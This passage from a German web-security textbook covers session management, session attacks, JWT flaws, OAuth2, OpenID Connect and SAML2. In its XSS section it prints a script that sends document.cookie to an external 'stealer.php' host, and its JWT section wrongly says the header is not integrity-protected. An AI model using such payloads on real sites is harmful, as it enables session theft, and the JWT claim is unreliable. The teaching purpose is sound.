Ein häufiger Grund diesen Nachteil in Kauf zu nehmen ist, dass zumindest Web- und Mobilapplikationen die idente serverseitige API konsumieren können.

9.1 Client- vs Server-Side Session

Mit Hilfe des Cookies kann der Server nun ein Session-Management Schema implementieren. Prinzipiell gibt es nun die Unterscheidung in client- und server-seitigem Session-Schemas.

Bei der client-seitigen Variante speichert der Server alle für die Authentication relevanten Daten direkt im Cookie und versendet dieses an den Client. Am Server selbst wird keine Session-Information gespeichert. Bei jedem Folgezugriff inkludiert der Client dieses Cookie, der Server interpretiert diese Daten und bildet anhand dieser die Benutzersession. Bei diesem Verfahren sind mehrere Punkte problematisch:

- Der Client kann das Cookie beliebig verändern. Dadurch könnte z.B. ein im Cookie gespeicherter Benutzername auf "admin" geändert werden. Der Server kann dies umgehen, indem er das Cookie signiert und dadurch dessen Integrität sichert.
- Der Client kann das Cookie auslesen, und dadurch Zugriff auf potentiell sensible Daten erhalten. Der Server kann dies umgehen, indem er das Cookie verschlüsselt und dadurch die Confidentiality der Daten gewährleistet.
- Der Server besitzt keine Möglichkeit serverseitig alle Sessions eines Benutzers zu invalidieren (sprich, alle Session eines Benutzers auszuloggen).

Bei einer server-seitigen Sessionimplementierung generiert der Server eine eindeutige zufällige ID und speichert diese innerhalb des Cookies. In einer serverseitigen Datenbank wird nun diese ID dem eingeloggten Benutzer zugeordnet und potentiell noch weitere Metainformationen (Zeitpunkt des Logins, IP-Adresse, etc.) gespeichert. Bei dieser Lösung werden die im Client gespeicherten Daten minimiert und der Server besitzt die Möglichkeit alle Sessions zu beenden (indem er die Einträge des Users aus der Session-Tabelle löscht).

Aus Sicherheitssicht sind server-seitige Sessions zu bevorzugen; einige neuere Standards wie die österreichische ÖNORM A77.00 schreiben den Einsatz von server-seitigen Sessions vor.

9.1.1 Token-basierte Systeme für interaktive Sessions

Häufig werden client-seitige Token Systeme als direkte Alternative zu Cookie-Session-basierten Systemen angepriesen. Als Vorteil wird zumeist ihre bessere Skalierbarkeit (wenn nur Token-gespeicherte Daten für eine Operation

benötigt werden, wird kein Datenbank-Zugriff benötigt) und Sicherheit (durch die Verwendung von Kryptographie) angepriesen. Diese Begründung macht leider zumeist nur begrenzt Sinn.

Bei den meisten Operationen bei denen eine Autorisation überprüft wird, benötigen eine Form des Datenbankzugriffs da zusätzliche Daten zu den, im Token gespeicherten, Daten benötigt werden. Dadurch wird der Skalierbarkeits-Vorteil entkräftet. Zusätzlich ist bei jedem Zugriff eine, potentiell teure, kryptographische Operation notwendig. Die Verwendung von Kryptographie innerhalb des Tokens ist orthogonal zu der Gesamtsicherheit der Webapplikation. Eine Cookie-basierte client-seitige Lösung kann ebenso eine Signatur (bzw. einen MAC[1]) verwenden um die Integrität der Daten zu gewährleisten. Eine server-seitige Cookie-basierte Sessionlösung würde diese Überprüfung nicht benötigen, dafür allerdings einen kryptographischen Zufallszahlengenerator zur Generierung der Session-Id verwenden.

Negativ für die Sicherheit ist das Fehlen einer server-seitigen Session-Komponente. Wie kann eine kompromittierte Session server-seitig invalidiert werden? Die naive Lösung, den privaten server-seitigen Schlüssel, der zur Erstellung des MACs/der Signatur des Tokens verwendet wird, zu tauschen ist nicht praktikabel, da dadurch alle aktiven Sessions ungültig werden würden. Wird eine server-seitige Blacklist geführt, wird aus dem Token auf einer logischen Ebene eine server-seitige Session: der Entwickler hat nun das Rad neu erfunden und dabei wahrscheinlich neue Bugs eingebaut.

Wird eine Kombination von kurzlebigen Access-, und langlebigen Refresh-Tokens verwendet, wird dadurch das verwundbare Zeitfenster nur reduziert und eine Angreifer muss nur das Refresh- statt dem Access-Token entwenden um den selben Effekt zu erreichen. Wird beim Neuausstellen des Access-Tokens mittels des Refresh-Tokens das Token gegen eine Blacklist verglichen, hat der Entwickler wieder quasi server-seitige Sessions neu erfunden.

Token-basierte Systeme sind gut dafür geeignet, Clients im Auftrag des Users Zugriff auf Operationen und Daten zu erlauben. Dies kann z.B. eine third-party Webseite oder eine Mobilapplikation sein. Für interaktive Webseiten sind sie potentiell suboptimal da sich die Entwickler Gedanken um die Revocation ausgestellter Tokens machen müssen. Synergie-Gründe (die gleiche API kann von einer Webapplikation als auch von mobilen Applikation verwendet werden) können eine Token-basierte Lösung interessant machen, in diesem Fall müssen allerdings die Vor- und Nachteile der selbst-implementierten Revocation abgewogen werden.

[1] *Message Authentication Code*

9.1.2 ViewState

Das ViewState-pattern speichert den aktuellen Status der View (z.B. eingegebene Daten, Verlaufshistorie, aktuell verfügbare Operationen) innerhalb des ViewStates, z.B. als hidden Parameter innerhalb jedes Formulars. Da der ViewState am Client gespeichert wird, muss der Server sich um den Integritäts- und Confidentiality-Schutz kümmern.

Bei jeder Operation wird der ViewState vom Browser dem Server übergeben. Dieser überprüft die Integrität des ViewStates, verifiziert dass der ViewState mit der gewünschten Operation kompatibel ist, führt danach die Operation aus und aktualisiert den ViewState. Dieser wird dann innerhalb der nächsten Formulare wieder als hidden field eingetragen.

9.2 Idealer Sessionablauf

Der Soll-Session-Lifecycle wäre:

1. Benutzer führt ein Login durch. Während des erfolgreichem Logins wird eine neue zufällige Session-Id am Server mittels eines kryptographisch-sicheren Zufallsgenerator generiert, und dem Client auf sicherem Weg mitgeteilt.

2. Der eingeloggte Benutzer führt nun mehrere Operationen aus. Der Browser des Benutzers inkludiert das Session-Cookie bei jedem Zugriff.

3. Vor dem Zugriff auf sensible Operationen oder Daten wird überprüft, ob die Session-Id noch aktiv ist. Der logische Benutzer wird der Session zugeordnet und die Applikation führt Überprüfung der Benutzeridentität und -berechtigung durch.

4. Während des Logouts wird sowohl server-seitig als auch client-seitig das Session-Cookie gelöscht und damit die Session auf beiden Seiten invalidiert.

9.3 Potentielle Probleme beim Session-Management

Während der ideale Sessionverlauf relativ einfach aussieht, können dabei mehrere sicherheitsrelevante Probleme auftreten:

9.3.1 Session-Id wird verloren

Die Session-ID dient als Erkennungsmerkmal eines Benutzers. Wenn ein Angreifer die Session-Id erlangt, kann er die Identität des Benutzers am Server übernehmen.

Am einfachsten gelingt dies, wenn der Server nicht HTTPS verwendet. In diesem Fall benötigt der Angreifer nur Zugriff auf die Transportdaten (z.B. mittels Sniffing im gleichen WLAN ohne Client-Separation). Der Angreifer kann nun seine Session-Id mit der des Opfers ersetzen und übernimmt auf diese Weise dessen Identität.

Aus diesem Grund sollten Webseiten nur mehr mittels HTTPS angeboten werden und auch automatisch HTTP Aufrufe auf HTTPS umleiten. Da zumeist Webseiten sowohl über HTTP und HTTPS angeboten werden, kann es zu Problemen kommen: z.B. könnte ein unbedarfter Benutzer eine HTTP Adresse in einem Browser eingeben. In diesem Fall übermittelt der Browser automatisch bei diesem ungesicherten Request das Session-Cookie. Während er danach automatisch vom Server auf HTTPS umgeleitet wird, ist dies bereits zu spät da bei dem ersten ungesicherten Request schon das Cookie disclosed wurde.

Eine Lösung für dieses Problem bietet das secure-Flag das bei einem Cookie gesetzt werden kann. Dieses Flag unterrichtet den Webbrowser, dass das Cookie nur mittels HTTPS übertragen werden darf. Im Fall einer HTTP Operation wird die Operation durch den Browser ohne Cookie durchgeführt. Die Verbindungssicherheit kann ebenso durch die Verwendung des HSTS-Headers bzw. durch Einsatz bestimmter CSP-Direktiven sichergestellt werden.

9.3.2 Mixed-Content / FireSheep

Die Verwendung von sowohl HTTP als auch HTTPS innerhalb einer Seite ist ebenso problematisch. Dieses Pattern war um das Jahr 2010/11 stark verbreitet, u.a. von Seiten wie Facebook, Twitter und Flickr. In diesem Fall war nur die Login und Logout Operation mittels HTTPS geschützt, weitere Inhalte wurde mittels HTTP übertragen. Die Begründung war, dass sensible Daten (Benutzername und Passwort) verschlüsselt werden und keine sensiblen Daten in den übertragenen Seiten enthalten sind[2]. Hauptgrund dafür war gering verfügbare Rechenkapazität und die relativ "teure"Verschlüsselung (also schlussendlich Kosten).

[2]Ja, es war eine einfachere Zeit. Mittlerweile würde der Inhalt eines Facebook-Kontos auch als kritisch eingeschätzt werden.

Dies ist natürlich problematisch, da ein Angreifer mit Zugriff auf die Netzwerkdaten die Session-Id extrahieren und dadurch die serverseitige Identität übernehmen kann. Dies wurde eindrucksvoll mittels FireSheep gezeigt: diese Firefox-Erweiterung zeigte in einer SideBar alle erkannten Sessions an, der Anwender konnte durch Click auf die Sidebar die jeweilige Session im Browser aktivieren. Aufgrund der Publicity dieses Tools fingen Seiten schnell an, HTTPS durchgängig zu implementieren. Eine weitere Firefox Erweiterung die in Reaktion darauf erschien war HTTP Everywhere (erzwingt den Einsatz von HTTPS wenn eine Seite sowohl über HTTP und HTTPS verfügbar ist).

9.3.3 Session-Id in GET-Parameter

Sensible Daten sollten niemals als Teil der URL bzw. über HTTP GET Parameter übertragen werden. Dies gilt auch für die Session-Id.

Welche Probleme können bei der Verwendung als GET Parameter auftreten?

- Die Session-Id ist Teil der URL und wird mit hoher Wahrscheinlichkeit in Web-Proxies und Web-Server Logdateien gespeichert.
- Die URL inklusive der GET Parameter sind Teil der Browser Historie. Durch Fehler in Browsern können Fremdseiten teilweise auf die Browserhistorie zugreifen.
- GET Parameter werden teilweise von Site Analysis Tools verwendet. Dies würde implizieren, dass z.B. bei Verwendung von Google Analytics alle Session-IDs an Alphabet weitergeleitet werden.
- Wird ein Cookie als Teil der URL verwendet, wird dieser Session-Wert im Normalfall über den Referer-Header übertragen. Auf diese Weise würde jede besuchte externe Webseite diesen Session-Wert.

Anstatt des GET-Parameters sollte die Cookie-basierte HTTP Session verwendet werden. Falls dies nicht möglich ist, sollte ein HTTP POST statt GET verwendet werden. Während dies die Gefährdung durch einen bösartigen Angreifer nicht minimiert, verringert es das Fehlerrisiko.

9.3.4 Session-Id ist vorher bestimmbar

Eine Session-Id muss eine zufällig generierte Zahl sein, dies impliziert die Verwendung eines kryptographischen Zufallszahlengenerators. Beispiele für schlecht gewählte Session-Ids wären:

- Aufsteigende Zahlen
- Verwenden eines Hashs über erratbare Eingangswerte: *hash(Systemzeit)*, *hash(username)*, *hash(username:password)*.
- Verwenden eines MACs über konstante Daten: *mac(username)*, *mac(username:password)*
- mac(systemzeit) — mittels NTP Angriffe kann versucht werden, die Zeit des Servers in die Vergangenheit zu bewegen.
- Verwendung eines nicht-kryptographisch sicheren Zufallszahlengenerator (z.B. *java.util.Random* statt *java.security.SecureRandom* in Java).

Während eines Pen-Tests würde die Zufälligkeit der Session-Id getestet werden. Dies geschieht indem man sich mehrere Tausend Male einloggt und mittels statistischer Methoden die Zufälligkeit und Entropie der Session-Id analysiert.

9.3.5 Session Fixation

Ein weiteres Problem besteht, wenn der Angreifer eine Session-Id dem Clientbrowser vorschreiben kann bzw. eine konstante Session-Id bekannt ist.

Letzteres passiert, wenn die Webapplikation beim ersten Zugriff eines Browsers eine Session-Id vergibt und diese während des Logins nicht neu setzt. Im einfachsten Fall würde ein Angreifer kurz Zugriff auf den Browser des Opfers erhalten (z.B. durch einen nicht gesperrten PC innerhalb eines Büros), die Zielwebseite besuchen und den Wert des Session Cookies aufzeichnen. Wenn sich nun (Stunden später) das Opfer einloggt, kennt der Angreifer bereits den Wert des Session-Cookies und kann auf diese Weise die Session übernehmen.

Alternativ: unter der Annahme, dass die Webseite zusätzlich eine Operation besitzt bei der das Session-Cookie mittels HTTP GET Parameter übergeben wird. In dem Fall kann der Angreifer einen Social Engineering Angriff durchführen. Er verschickt Emails mit Links auf die betreffende Operation mit zufällig generierten Session-Ids. Wenn ein Opfer nun auf diese Operation zugreift, erkennt der Webserver, dass das Opfer nicht eingeloggt ist und leitet das Opfer zum Login-Dialog. Das Opfer logt sich ein, der Webserver übernimmt die Session-Id. Der Angreifer muss nur periodisch testen, ob mit einer der versendeten Session-Ids ein Login möglich ist.

9.3.6 Session-Extraktion mittels XSS-Lücke

Mittels Javascript kann auf Session-Cookies zugegriffen werden. Falls die Webseite eine (der häufigen) XSS-Lücken[3]) besitzt kann ein Angreifer nun Javascript-Code auf der Webseite platzieren, warten bis ein anderer Benutzer darauf zugreift und mittels des Javascript-Codes die Session-Id auf einen externen Server übermitteln. Dieser Angriffsvektor macht vor allem Spaß, wenn eine Nachrichtenfunktion innerhalb einer Applikation verwundbar ist, da man dadurch einzelne Benutzer direkt anvisieren kann.

Beispiel für ein einfaches Javascript-Fragment welches ein Redirect auf einen externen Server (xyz.com) durchführt und als GET-Parameter die aktuellen Cookies übergibt:

```
<script>location.href =
↪  'http://xyz.com/stealer.php?cookie='+document.cookie;
</script>
```

Folgende Gegenmaßnahmen sollten implementiert werden:

- keine XSS-Lücke in der Webseite implementieren...
- durch Verwendung des httpOnly-Cookie Flags kann dem Webbrowser mitgeteilt werden, dass der Zugriff mittels Javascript auf das Session Cookie nicht erlaubt ist.
- CSP bietet Möglichkeiten XSS-Angriffe einzuschränken.

9.4 JSON Web Tokens

JSON Web Tokens (JWT) sind standardisierte (RFC 7519) Tokens die als HTTP Parameter, HTTP Session Cookies oder mittels eines HTTP Headers übertragen werden können. Ein JSON Web-Token besteht aus drei Bereichen:

- Header: dieser Bereich speichert vor allem den verwendeten Algorithmus zur Erstellung des Integrity Checks.
- Content: JSON-Dokument welches die eigentliche Payload des Tokens ist. Es gib hier mehre vordefinierte optionale Werte: *iss* beschreibt den Issuer/Aussteller des Tokens, *sub* beschreibt das Subjekt des tokens, *aud* die geplante Audience (welche Server sollen das Token erhalten, *exp* und *nbf* den Gültigkeitszeitraum des tokens, *iat* den Ausstellungszeitpunkt.

[3]Siehe auch das XSS-Kapitel 12.1, Seite 147

- Integrity Check: der integrity check verwendet den, im *alg*-Header definierten Algorithmus über *header* und *content* um eine Checksumme zu bilden.

Die Gesamtstruktur des Tokens ist:

```
verification = algorithm(base64(header) + "." + base64(content))
token = base64(header) + "." + base64(content) + "." + base64(hash)
```

Ein Beispiel für einen Token (man kann dabei die drei durch einen . getrennten Base64-Bereiche erkennen. Da es sich um encoded JSON handelt, beginnen die beiden ersten Base64-Blöcke immer mit *eyJ*):

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ik␣
↪ pvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV␣
↪ _adQssw5c
```

9.4.1 Problem: Null-Algorithmus

Ein grundlegendes Problem bei JWT ist, dass die Checksumme nur über den *content* Bereich berechnet wird. Der gesamte *header* Bereich wird nicht integritätsgeschützt. Dies erlaubt es einem Angreifer, die in dem Header vorhandenen Metadaten beliebig zu verändern.

Ein einfacher Angriff gegenüber JWT das Setzen des *alg* Parameters innerhalb des Headers auf den *NULL*-Algorithmus. Dies bedeutet, dass keine Checksumme berechnet, und der dritte Part des JWTs einfach leer bleibt. Dadurch kann der Angreifer den content nun beliebig wählen und verletzt dabei trotzdem keine Integritätsregeln.

9.4.2 Probleme bei MAC-basierter Verifizierung

Wenn ein Angreifer einen ausgestellten JWT empfängt (weil er z.B. ein Benutzer einer Webapplikation ist) besitzt er die Möglichkeit, einen Offline-Brute Force Angriff gegen den Token durchzuführen. Der Angreifer besitzt die Eingangsdaten für den MAC (die Base64-codierten *header* und *content* Bereiche des Tokens) und kann nun mittels eines Brute-Force Angriffs versuchen, den Schlüssel des MACs zu erraten.

Aus diesem Grund muss bei Einsatz eines MACs immer ein sehr sicherer Schlüssel gewählt werden.

9.4.3 Problem: MAC vs. Signature

Ein weiteres Problem tritt bei einer Confusion betreffend dem verwendeten Verfahren zur Berechnung der Prüfsumme (dritter Bereich des Tokens) auf. Hier gibt es die Möglichkeit, dass ein Public-Key basiertes Verfahren zur Erstellung einer Signatur oder ein shared-key basiertes Verfahren zur Erstellung eines MACs verwendet wird.

Die Methode zur Verifikation eines Tokens wird folgend aufgerufen:

```
validate(token, key)
```

Als erster Parameter wird das zu verifizierende Token übergeben, als zweiter Parameter wird der zu verwendende Key übergeben. Bei einem Signature-basierten Verfahren würde hier der public-key übergeben (da die Signatur ja mittels des public-Keys verifiziert wird), bei einem MAC-basierten Verfahren wird hier der shared private key übergeben (der für die Berechnung des MACs benötigt wird). Die Selektion des Verfahrens geschieht über den *alg* Parameter im Header des Tokens. Wird ein Signatur-basiertes Verfahren gewählt, ist der Public-Key fast immer öffentlich verfügbar.

Ein Problem tritt nun auf, wenn der Entwickler eines Services davon ausgeht, dass der Client immer ein Signatur-basiertes Verfahren verwenden wird. In dem Fall würde eine naive Implementierung folgenden Code wählen:

```
# assume that token is an signature-based token
validate(token, public-key)
```

Es wird also der public key verwendet um die Signatur zu überprüfen.

Ein Angreifer kann nun den public key herunterladen und selbst ein neues Token erstellen. Bei diesem setzt er den *alg* Wert auf *MAC*, generiert also ein MAC-basiertes Token. Als geheimen Schlüssel für dieses Token verwendet er den public key der für die Überprüfung der Signatur verwendet wird. Wenn er nun dieses Token an den Service übergibt wird folgendes Code-Fragment aufgerufen:

```
# token ist ein MAC-basiertes token
# die validate Funktion wird deswegen versuchen
# einen MAC zu berechnen und verwendet dafür
# den zweiten Parameter (public-key)
validate(token, public-key)
```

Da der Server (hardcoded) annimmt, dass eine Signatur überprüft wird, wird der public key (den der Angreifer zum Erstellen des MACs verwendet hat) als Schlüssel übergeben. Die validate Funktion liest nun das Token, erkennt, dass dieses MAC-basiert ist und verwendet nun den übergebenen Schlüssel um einen MAC zu berechnen. Dieser ist nun ident zu dem MAC den der Angreifer gespeichert hat und die Operation wird aufgerufen, obwohl der Angreifer darauf keinen Zugriff erhalten sollte.

Dieses Problem zeigt, dass der Entwickler des Webservices immer sicherstellen muss, dass das Token den erwarteten Algorithmus (in diesem Fall einen Signatur-basierten Algorithmus) verwendet. Falls das Token hier einen anderen Algorithmus verwendet hat, muss das Token verworfen werden.

9.5 Reflektionsfragen

1. Was versteht man unter einem Session-Fixation Angriff?
2. Erkläre client- und server-seitige Session-Konzepte. Welche Variante sollte man aus Sicherheitsgründen wählen und erläutere dies.
3. Wie sieht ein guter Umgang mit einer Session aus? Wann wird diese angelegt, wann gelöscht. Wie sollte sie implementiert werden?
4. Welche sicherheits-relevenaten Probleme gibt es im Zusammenhang von Mixed-Content und Session-IDs?
5. Warum sollten Session-ID nie innerhalb der URL (bzw. als HTTP GET-Parameter) verwendet werden?

KAPITEL 10

Federation/Single-Sign on

Werden mehrere Webapplikationen betrieben, entsteht schnell der Wunsch, Benutzerkonten zwischen diesen Applikationen zu synchronisieren. Die Grundidee ist es, ein unified Authentication/Authorization-Konzept über mehrere Server hinweg zu implementieren. Potentielle Gründe für den Einsatz einer Single-Sign On oder Federation Lösung sind:

- SSO erlaubt es mehreren Applikationen eine gemeinsame Login/Logout-Lösung zu verwenden. Dadurch können redundante Lösungen eingespart und duplizierte Sicherheitsprobleme vermieden werden. Nachteil: der Login-Server ist ein Single-Point-of-Failure.
- Das gesamte Passwort-Management kann aus der Webapplikation ausgelagert werden. Es müssen keine Passwörter mehr selbst erhoben, bearbeitet oder gespeichert werden.
- Die User-Experience ist angeblich besser. Der Aufwand für einen Benutzer einen neuen Account anzulegen wird minimiert.
- Durch den Login-Server können weitere Authenticationsservices implementiert worden sein, z.B. Ausweiskontrolle oder eine Multi-Faktor-Authentication.

10.1 Festival-Beispiel

Eine gute Analogie ist ein Musikfestival bei welchem Besucher auf dem Festivalgelände Getränke erwerben können. Je nach Alter darf ein Kunde alkoholi-

sche oder nicht-alkoholische Getränke kaufen. Müsste nun jeder Getränkestand bei jeder Bestellung Eintrittskarte und den Ausweis (Altersnachweis) des Besuchers kontrollieren, würde dies zu starken Verzögerungen führen.

Um die Situation zu verbessern, werden beim Festivaleingang die Besucher einmalig bei einem Registrationszelt kontrolliert. Jeder Besucher erhält ein Armband um zu beweisen, dass er eine Eintrittskarte besass. In Abhängigkeit vom Alter bekommen Minderjährige Besucher ein blaues Armband, erwachsene Besucher ein rotes Armband. Anhand dieses Armbands (Token) können nun die Getränkestände schnell kontrollieren, ob ein Gast alkoholische Getränke konsumieren darf. Zusätzlich wird über den Besitz des Bands überprüft, ob ein Besucher eine Eintrittskarte besass. Falls ein Besucher bei einem Getränkeshop ohne Band ein Getränk kaufen will, wird er zu dem Registrationszelt verwiesen.

In diesem Beispiel ist das Registrationszelt der Identity Provider, die Getränkehändler sind Service Provider, das Armband ein Token und der Besucher der Client.

Das Beispiel zeigt auch zwei Probleme von token-basierten Lösungen. Das Armband gilt für die gesamte Dauer des Festivals (im Folgejahr werden andere Farben verwendet). Es gibt keine Möglichkeit einen Teil der Armbänder nach dem ersten Festivaltag zu invalidieren. Ebenso wird klar, dass jegliche Form von Zugriffskontrolle durch das Armband ersetzt wird. Wollen z.B. ein Vater und Sohn beide Alkohol kaufen, kann der Vater initial den Identitätscheck durchführen und dann sein Armband an seinen Sohn weitergeben. Der Vater geht danach wiederholt zum Registrationszelt und kauft sich ein zweites Zugangsband. Mit dem ersten Band kann nun der Sohn beliebig Alkohol kaufen ohne dass auffällt, dass sein Alter dies eigentlich verbieten sollte. Der alleinige Zeitpunkt der Überprüfung (Authorization) geschieht während der Bandausgabe.

10.2 OAuth2

OAuth2 (Open Authorization[1]) erlaubt es einem Benutzer (Resource Owner) einer Applikation (Client) Zugriff auf Resourcen/Operationen auf einem Server (Resource Server) zu erteilen. Ein Authorization Server wird verwendet um ein Zugriffs-Token für einen definierten Bereich (scope) am Resourcen-Server auszustellen. Zusätzlich zu dem Zugriffs-Token wird zumeist auch ein Refresh-Token ausgestellt mit dem ein Client ein neues Zugriffstoken ohne Benutzerinteraktion generieren kann.

[1] urlhttps://tools.ietf.org/html/rfc6749

Da die Rechte eines ausgestellten Token im Normalfall nur während der Ausstellung überprüft werden und danach für die gesamte Lebenszeit des Tokens gültig sind, wird bestenfalls eine sehr kurze Lebenszeit im Minutenbereich gewählt. Läuft das Token ab, kann mit den Refresh-Token ein neues Access-Token angefordert werden. Da hierfür keine Benutzerinteraktion benötigt wird, kann dies automatisiert und transparent für den Endbenutzer erfolgen. Der Vorteil liegt darin, dass während der Ausstellung durch den Authorisationsserver die angeforderten Rechte des Tokens wiederholt überprüft werden.



Abbildung 10.1: Beispiel für einen OAuth2-Fluss (tex into pdf)

Ein interessanter Aspekt ist der Zeitpunkt der Authorization: die Überprüfung der eigentlich Zugriffsberechtigung wird durch den Authorization-Server zum Zeitpunkt der Ausstellung des Tokens durchgeführt. Bei einem Zugriff auf den Resourcen Server werden die eigentlichen Berechtigungen nicht mehr überprüft, sondern nur noch getestet ob das übergebene Token Zugriff auf die angeforderten Resourcen inkludiert und von einem validen Authorization Server signiert

wurde.

Das Token besitzt eine Laufzeit und ist bis zum Ende der Laufzeit gültig. Da der Resource Server nicht direkt mit dem Authorization Server kommuniziert, gibt es keine Möglichkeit ein Token zuvorig zu invalidieren. Dies ist problematisch, falls eine lange Laufzeit (z.B. ein Jahr) gewählt wurde und ein Token abhanden gekommen ist. Ein Angreifer mit dem entwendeten Token kann nun bis zum Ende der Laufzeit dieses Token verwenden um auf die Resource zuzugreifen.

Um dieses Problem zu entschärfen werden zumeist zwei Tokens generiert: ein Access-Token und ein Refresh-Token. Das Access-Token wird zum Zugriff auf den Resource Server verwendet und besitzt eine sehr kurze Laufzeit, zumeist im Minuten-Bereich. Falls ein Access-Token abgelaufen ist, kann der Client das Refresh-Token verwenden um (ohne Benutzerinteraktion) ein neues Access-Token zu erhalten. Dies verbessert die Sicherheitssituation, da der Authorization-Server vor dem Ausstellen eines Access-Tokens überprüft, ob das Subject/der User überhaupt noch die notwendige Berechtigung besitzt. Dadurch wird das verwundbare Zeitfenster zwar nicht entfernt, aber zumindest reduziert.

10.3 OpenID Connect

OpenID Connect verwendet OAuth2 um eine Benutzerauthentication durchzuführen. Es gibt verschiedene Subprotokolle (*flows* genannt). Im Allgemeinen funktioniert das OpenID Connect Protokoll auf folgende Weise:

1. Der Client schickt einen Request zu dem OpenID Provider.
2. Der OpenID Provider authentifiziert den Benutzer, der Benutzer bestätigt den Authentication Request.
3. Der OpenID Provider returniert einen ID Token (und zumeist auch einen Access Token).
4. Der Cient kann das Access Token verwenden um weitere Informationen über den User über den *UserInfo Endpoint* zu erhalten.

Das ID Token ist ein JSON Web Token (JWT, siehe auch Kapitel 9.4, Seite 94), folgende Felder müssen in diesem ausgefüllt werden:

iss : der Aussteller des Tokens. Dieser muss ein https-Endpunkt sein.

Eigenschaft	Code	Implicit	Hybrid
Authorization Endpoint versendet alle Tokens	nein	ja	nein
Token Endpunkt versendet alle Tokens	ja	nein	nein
User Agent erhält Tokens	ja	nein	nein
Client kann authenticated werden	ja	nein	ja
Refresh Tokens können verwendet werden	ja	nein	ja
Kommunikation geschieht in einem Roundtrip	nein	ja	nein
Großteils Server-zu-Server Kommunikation	ja	nein	teilweise

Tabelle 10.1: Übersicht über die verschiedenen OpenID Connect Flüsse

sub : der subject identifier identifiziert den Benutzer.

aud : der Identifier für den Server, der die Authentification anforderte.

exp : Ablaufdateum des Tokens.

iat : Austellungsdatum des Tokens.

OpenID Connect definiert drei verschiedene flows (*code*, *implicit* oder *hybrid*), ihre Unterschiede werden kurz in Tabelle 10.1 aufgeführt. Für ,,normale" Applikationen wird die Verwendung des *code* Flows empfohlen.

10.4 SAML2

Die Abkürzung SAML2 steht für Security Assertion Markup Language (Version 2). Diese XML-basierte Sprache dient zum Austausch von Authentication und Authorization Informationen zwischen mehreren Parteien. Dabei will sich ein Benutzer mittels eines Clients (z.B. Webbrowser) an einem Service Provider (z.B. Webserver) anmelden. Um dies durchzuführen wird ein Identity Provider (IdP) bemüht dieser ist ein Service welches für einen User gegenüber einem Service Provider authentifiziert und autorisiert; ebenso kann dieser Service einen synchronen Single Sign-Out durchführen.

Die jeweiligen Operationen werden im SAML2 Jargon häufig *Flows* genannt. Es gibt Login- und Logout-Flows, beide können entweder vom Service Provider oder vom Identity Provider gestartet werden. Diese unterschiedliche Ausprägung ist durch unterschiedliche Use-Cases bedingt. Falls ein Betrieb mehrere Websysteme betreibt, die eigenständig sind (z.B. eine GitLab-Instanz,

eine NextCloud-Instanz), diese aber mit einem unified Sign-In versehen will, macht der SP-trigered flow Sinn. Der Benutzer wird beim Login auf z.B. GitLab zu dem IdP weitergeleitet und loggt sich auf diesem ein. Es wird eine Bestätigung für GitLab generiert (Token) und der User wird automatisch mit diesem Token zu dem GitLab-Server weitergeleitet (auf dem er nun eingeloggt ist). Den IdP-triggered flow würde man eher in einem Portal-Umfeld verwenden: hier gibt es eine initiale Login-Seite und dem Benutzer wird danach ein typisches Portal mit mehreren eigenständigen aber integrierten Applikationen angezeigt. Wenn er nun auf eine Subapplikation klickt, wird das Token automatisch mit übertragen und der User ist in der Subapplikation eingeloggt (ohne zuvor vom SP zum IdP umgeleitet zu werden).

10.4.1 SAML2 Assertions

Das Herzstück von SAML2 sind die Security Assertions die vom IdP ausgestellt werden. Eine solche Assertion beschreibt die Rechte, welche ein User auf einem SP besitzt. Die Assertion wird vom IdP mittels einer public-key basierten Signatur unterschrieben.

Typische Elemente einer Assertion wären:

- *Issuer* identifiziert den IdP der diese Assertion ausgestellt hat.
- *Signature* beinhaltet die Signatur welche die Integrität der Security Assertion sichert.
- *Subject* beschreibt das identifizierte Objekt, in diesem Fall den identifizierten User. Der verwendete Identifier (*NameId*) kann verschiedene Typen besitzen, häufig wird *transient* verwendet. *transient* beschreibt einen kurzfristigen Identifier, ähnlich einer Session-Id, und besitzt den Vorteil, dass auf diese Weise der SP nicht die genaue Identität des Subjects erfährt.
- Conditions: beliebig viele Conditions welche den Anwendungsbereich der Assertion beschränken. Beispiel sind z. b. temporale Beschränkungen (*NotBefore*, *NotOnOrAfter*) oder eine Einschränkung der Service für welche die Assertion gültig sein soll.
- AttributeStatement: beliebig viele Attribute-Statements welche optionale Daten an die Assertion anhängen.

- *AuthnStatement* beschreibt die Assertion selbst und beinhaltet einen eindeutigen Identifier für die Assertion (*SessionIndex*). Dieser Identifier wird häufig im Zuge des Sign-Out zur Identifikation der betroffenen Session verwendet.

